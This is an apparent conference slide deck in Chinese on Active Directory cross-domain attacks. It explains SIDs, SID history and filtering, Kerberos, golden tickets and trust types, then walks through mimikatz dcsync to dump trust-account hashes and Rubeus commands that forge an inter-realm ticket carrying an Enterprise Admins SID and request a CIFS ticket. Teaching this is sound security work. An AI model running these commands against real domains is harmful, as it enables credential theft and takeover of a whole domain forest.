

# AD域渗透之跨域攻击

T00ls线下技术沙龙

中国.苏州 2023年6月10日

01 个人介绍

02 前置知识

03 域与域之间的横向移动


04 绕过SID过滤

目录

CONTENT



# 个人介绍



## Rookie@黑白天实验室

- 黑白天实验室成员
- OSCP
- OSEP
- 其他....



1

# 前置知识



- 什么是SID?
- 什么是RID?

SID（安全标识符）是Windows环境中所有安全主体（用户、计算机、组、服务账户）都有的唯一ID。在每一个域中默认的内置组如成员administrator的RID都是500。

```
C:\Users\admin>whoami /user

USER INFORMATION
-----

User Name      SID
=====
prod\admin S-1-5-21-634106289-3621871093-708134407-1107
C:\Users\admin>
```



The diagram illustrates the structure of a SID. A red rectangular box highlights the entire SID string: S-1-5-21-634106289-3621871093-708134407-1107. A green rectangular box highlights the final number, 1107. A green arrow points from the label 'RID' to this final number, indicating that it represents the Relative Identifier (RID).

## SID 历史记录

- 为什么会使用SID 历史记录?
- SID历史记录?

```
PS C:\Users\Administrator\Desktop> Get-DomainTrust -Domain corp2.com
```

```
SourceName      : corp2.com  
TargetName      : corp1.com  
TrustType       : WINDOWS_ACTIVE_DIRECTORY  
TrustAttributes : FOREST_TRANSITIVE  
TrustDirection  : Bidirectional  
WhenCreated     : 4/20/2020 10:40:46 AM  
WhenChanged     : 6/1/2023 12:58:41 AM
```

```
PS C:\Users\Administrator\Desktop> Get-DomainTrust -Domain corp2.com
```

```
SourceName      : corp2.com  
TargetName      : corp1.com  
TrustType       : WINDOWS_ACTIVE_DIRECTORY  
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE  
TrustDirection  : Bidirectional  
WhenCreated     : 4/20/2020 10:40:46 AM  
WhenChanged     : 6/1/2023 1:15:50 AM
```




- 什么是SID过滤？

SID过滤确保从受信任域收到的传入认证请求将从不属于受信任域的SID中剥离。即防止受信域声称用户是域外组的成员。在域森林中开启SID历史记录会降低域的安全性，但是并不会导致SID过滤的关闭。

# 认识 Kerberos

## 通信流程:


- AS-REQ: 用户请求一个TGT。
- AS-REP: 用户收到一张TGT。
- TGS-REQ: 用户通过出示他的TGT, 为某项服务请求TGS票据。
- TGS-REP: 用户收到一张TGS票据。
- AP-REQ: 用户通过出示他们的TGS票据, 请求访问服务。
- AP-REP: 用户收到访问TGS票据。服务解密TGS票据, 通过PAC向DC去做鉴权。





## 黄金票据

众所周知，在Kerberos协议中有两种票据，一种是TGT，另外一种是TGS。黄金票据就是伪造的TGT票据，因为伪造的是TGT票据以及TGT加密是使用的krbtgt哈希，所以会用到krbtgt的哈希。如图所示图是关于PAC的结构图，根据前面的介绍我们知道PAC的作用是鉴权。整个PAC最外层的ad-type为AD-IF-RELEVANT，ad-data还是一个AuthorizationData结构。这个AuthorizationData的ad-type为AD-WIN2K-PAC，ad-data为一段连续的空间，这段空间包含一个头部PACTYPE以及若干个PAC\_INFO\_BUFFER。头部PACTYPE包括cBuffers,版本以及缓冲区，PAC\_INFO\_BUFFER为key-value。其中有一个跟黄金票据有关的结构就是KERB\_VALIDATION\_INFO。



# KERB\_VALIDATION\_INFO

PAC中的KERB\_VALIDATION\_INFO的结构:

- UserID
- GroupsIds
- ExtraSids

```
typedef struct _KERB_VALIDATION_INFO {
    FILETIME LogonTime;
    FILETIME LogoffTime;
    FILETIME KickOffTime;
    FILETIME PasswordLastSet;
    FILETIME PasswordCanChange;
    FILETIME PasswordMustChange;
    RPC_UNICODE_STRING EffectiveName;
    RPC_UNICODE_STRING FullName;
    RPC_UNICODE_STRING LogonScript;
    RPC_UNICODE_STRING ProfilePath;
    RPC_UNICODE_STRING HomeDirectory;
    RPC_UNICODE_STRING HomeDirectoryDrive;
    USHORT LogonCount;
    USHORT BadPasswordCount;
    ULONG UserId;
    ULONG PrimaryGroupId;
    ULONG GroupCount;
    [size_is(GroupCount)] PGROUP_MEMBERSHIP GroupIds;
    ULONG UserFlags;
    USER_SESSION_KEY UserSessionKey;
    RPC_UNICODE_STRING LogonServer;
    RPC_UNICODE_STRING LogonDomainName;
    PSID LogonDomainId;
    ULONG Reserved1[2];
    ULONG UserAccountControl;
    ULONG SubAuthStatus;
    FILETIME LastSuccessfulLogon;
    FILETIME LastFailedLogon;
    ULONG FailedLogonCount;
    ULONG Reserved3;
    ULONG SidCount;
    [size_is(SidCount)] PKERB_SID_AND_ATTRIBUTES ExtraSids;
    PSID ResourceGroupDomainSid;
    ULONG ResourceGroupCount;
    [size_is(ResourceGroupCount)] PGROUP_MEMBERSHIP ResourceGroupIds;
} KERB_VALIDATION_INFO, *PKERB_VALIDATION_INFO;
```

- 什么是无约束委派？

服务器被配置非约束的委派，服务器可以接受任何用户的委派的去请求其他所有服务。某个用户委托服务器去访问某个服务，那么这个用户会将 TGT（在TGS里面）发送到服务器并缓存到LSASS中，以方便以后服务器使用TGT模拟用户去请求某个服务。

## 单向信任与双向信任

### 单向信任：


因为**A**域信任**B**域，所以**B**域的用户能够访问**A**域内的资源。

因为只有**A**信任**B**，所以这种信任也叫单向信任。

### 双向信任：

当A信任了B，如果B信任了A，那么这就是双向信任。


当信任建立以后，在B域创建的TGT可以在A域使用，因为A域的DC信任B域的DC。



## 父子信任


什么是父子信任？

根域对子域有一个双向信任，也是一个父子信任。子域对最下边的这个域又有双向信任，也是父子信任。父子信任是具有传递性的，所以其实根域也会信任最下边的这个域。



## 快捷信任


如图所示如果DEV要去访问Prod下的子域，那么需要经过根域然后再经过Prod域然后才可以到达目标域，这个认证速度是比较慢的，这个时候我们可以使用快捷信任去直接将Dev和FactoryB去进行双向的信任。





# 枚举域信任

如图所示在这种森林信任中，两个林都信任对方。林信任可以是双向也可以是单向的。*Corp1*，*corp2* *corp3* 是三个独立的域，比如*Corp1*信任*Corp2*，*Corp2*信任*Corp3*。因为林信任在林之间不具有传递性，所以*Corp1*不会因为*Corp2*信任*Corp3*就去信任*Corp3*。但是，林信任在域树内部是可传递的，比如*Corp1*信任*Corp2*，那么*dev.Corp1.com*也会信任*Corp2*。在域树中我们可以使用快捷信任来加速域与域之间的认证速度，那么在域林中我们可以使用外部信任来加速认证过程。值得一提的是，外部信任是不可传递信的，如果*Corp1*和*Corp2*不存在信任，最底下的两个域之间建立了外部信任。因为外部信任不具有可传递性，所以只有这两个域之间相互信任。




## PowerView枚举域信任

```
PS C:\Users\admin\desktop> Get-DomainTrust -Domain prod.corp1.com
```

```
SourceName      : prod.corp1.com  
TargetName      : corp1.com  
TrustType       : WINDOWS_ACTIVE_DIRECTORY  
TrustAttributes : WITHIN_FOREST  
TrustDirection  : Bidirectional  
WhenCreated     : 4/20/2020 10:26:10 AM  
WhenChanged     : 6/1/2023 11:22:09 AM
```

## Bloodhound枚举域信任





2

# 跨域横向移动



## 使用mimikatz获取信任密钥

```
mimikatz # lsadump::dcsync /user:corp1$
[DC] 'prod.corp1.com' will be the domain
[DC] 'cdc01.prod.corp1.com' will be the DC server
[DC] 'corp1$' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : CORP1$

** SAM ACCOUNT **

SAM Username : CORP1$
Account Type : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration :
Password last change : 6/3/2023 4:25:37 PM
Object Security ID : S-1-5-21-634106289-3621871093-708134407-1103
Object Relative ID : 1103

Credentials:
Hash NTLM: 4af533e6837f18b3d21e7c5a6fdb23fe
ntlm- 0: 4af533e6837f18b3d21e7c5a6fdb23fe
ntlm- 1: d6eba9e9b9bb466be9d9d20c5584c9ef
ntlm- 2: d6eba9e9b9bb466be9d9d20c5584c9ef
ntlm- 3: 1cf7f795b49fef40459aed13b8bb0b4a
ntlm- 4: 1cf7f795b49fef40459aed13b8bb0b4a
ntlm- 5: cfdbd33023b38f19d08c30e1167d903f
ntlm- 6: cfdbd33023b38f19d08c30e1167d903f
ntlm- 7: c96a5a28721390de62429f4c7ecd68e7
```


## PowerView获取SID

```
Windows PowerShell
PS C:\Users\admin\Desktop> Get-DomainSid -Domain corp1.com
S-1-5-21-1587569303-1110564223-1586047116
PS C:\Users\admin\Desktop> Get-DomainSid -Domain PROD.CORP1.COM
S-1-5-21-634106289-3621871093-708134407
PS C:\Users\admin\Desktop> _
```



## 使用Rebeus伪造票据

```
C:\Users\admin\Desktop>Rubeus.exe silver /user:hbtsec /domain:prod.corp1.com /sid:S-1-5-21-634106289-3621871093-708134407 /sids:S-1-5-21-1587569303-1110564223-1586047116-519 /service:krbtgt/corp1.com /rc4:4af533e6837f18b3d21e7c5a6fdb23fe /nowrap
```



v2.2.2

[\*] Action: Build TGS

[\*] Building PAC

```
[*] Domain      : PROD.CORP1.COM (PROD)
[*] SID         : S-1-5-21-634106289-3621871093-708134407
[*] UserId      : 500
[*] Groups      : 520,512,513,519,518
[*] ExtraSIDs   : S-1-5-21-1587569303-1110564223-1586047116-519
[*] ServiceKey  : 4AF533E6837F18B3D21E7C5A6FDB23FE
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey      : 4AF533E6837F18B3D21E7C5A6FDB23FE
[*] KDCKeyType   : KERB_CHECKSUM_HMAC_MD5
[*] Service     : krbtgt
[*] Target      : corp1.com
```

## 使用Rubeus申请CIFS服务的票据


```
C:\Users\admin\Desktop>Rubeus.exe asktgs /service:CIFS/rdc01.corp1.com /dc:rdc01 /ticket:doIFbzCCBWugAwIBBaEDAgEWooIEcjC
CBG5hggRqMIIEZqADAgEFoRABDlBST0QuQ09SUDEuQ09Noh4wHKADAgECoRUwExsGa3JidGd0Gw1jb3JwMS5jb22jggQrMIIEJ6ADAgEXoQMCAQ0iggQZBII
EFQ7y7bd/axtWcinPmHS+VEGGn1cXSyMkCk5Dsp95YQLsgWd0I3ZcbYB8TMkAk9ISyZPBXLwqMMHB/VWUUEI/AM8Fj3N4fN6i5znKNLpKsf7Fye0FNbPRfmn
lIt7MjON6EaRIFIhklEmNxOCHJ4YEJpk20y6KlITn00s9tVpTp6e4Acu/QVBTBMo1KVab5CMFGCzvexZ0Ej3Fulv1ziwnz3i2XTUCX6xmPVbu1XM4QR586F4
wLnMBjIb3Tm9WaQDhV/PzOtN9dACuE906aH8/J9TIED0S6C2xs+vBecU27dgbJZ+LMGMZKzH+SVr/sMZsiJJ/C/7+KKL0uslnFgJSrOwzXKBasQMUNVnXR7p
sXRkkaA0tpXMsud+HLfzNT6Tf34KQDrov3X92y52BXNYRLNWu00SRkjg8gk6bEplUfGv1y4tLbPL5SgDj5bRJqYEatI5WxScNfiw7QTua1Cbr8K03xzMwWxQ2
cTkZVqKv/Do7bkFSXESq7pleQkGxw2k/+TIWx0j0em+Y3oyjw1dzZaDZhAvyKpXtqxIcOejfaoYdekFe080xbjWe2UKpK053uSKew0AxTw5xJ6oKr+Zz/d+D
w83C7/dcyLnYbliwr5lh5i0sm2wLGAeQiMwVuzq9Z6QY6PAzMgvUdnMd7HRoru4gX815n979aimVLmpNQALHPOHHCuaVi0Y4m6IyOCeDvRdu0cVlw45lg
wi6Q0My5uiUJ4yxELH7ImIU6HGSEOKIG5rSab/ukfmM4wpVr9WA1QiLJfKSNxwZtzoF4LYY23WR62Vz7GI4/HAqHvpTTT+PZtbWC/ZiUbqj038RjHi+88SWq
ClGvTnwFDFOB2Qwsq4++6gsWeBDnsOT0y2srDo/oJGaH/vmvxootiNAKB3oA0+eRbx65t1D7K36ig2oU3G1IGY5aZ6bPdAHWqgJd22PGG4RoAab0kw0rVm+7
g5YHlS6du0SG8DpLx+J5VUADTfsUdexVDEHmtYTv5yRJtrREj/IaJyxIS0JY65M7EA1ilJyAlIuhlKnD1FM1dwVeP6NAHa2x7prXgEAbes+Isa7IEliHoLEY
12b424R4Av5keHy2WqGc0qrDpqqFb+Vd4sRxf1RBIBInTUN2MlRifoy/ujVn+I13gAL0YhF+d7/6tXElS5nro89aUlqaLEzE/CHKV3FMLAjizNuCLpLocBG
XnFDwACoeKEtCdeXLqJoCG8mmN+drHySR+cP9XKfthqQJUzqZTeruKpU8+r9zNVCCvkWlCd/f817MIZLDUpxzvISc8lC9Kg/r6wC4t4Kx1JQ7guZ0ENVk7Ez
4ZAt+UksdEs0VRGbcBK74HTfa5M67jwbYVAKM6QQBvvzsGoT4Gv2aWCYZvoMa/jN7uIJ8GzqoC60jgegwgewgAwIBAKKB3QSB2n2B1zCB1KCB0TCBzjCBy6A
bMBmgAwIBF6ESBBBU5EAnqkadBAAfrTwkFVhpoRABDlBST0QuQ09SUDEuQ09NohMwEaADAgEBoQowCBsGaGJ0c2VjowcDBQBAoAAApBEYDzIwMjMwNjAzMjM
zMTM0WqURGA8yMDIzMDYwMzIzMzEzNFqmERgPMjAyMzA2MDQwOTMxMzRapxEYDzIwMjMwNjEwMjMzMTM0WqgQGw5QUk9ELKNPULAxLKNPTakeMBygAwIBAqE
VMBMBmtYnRndBsJY29ycDEuY29t /ptt
```

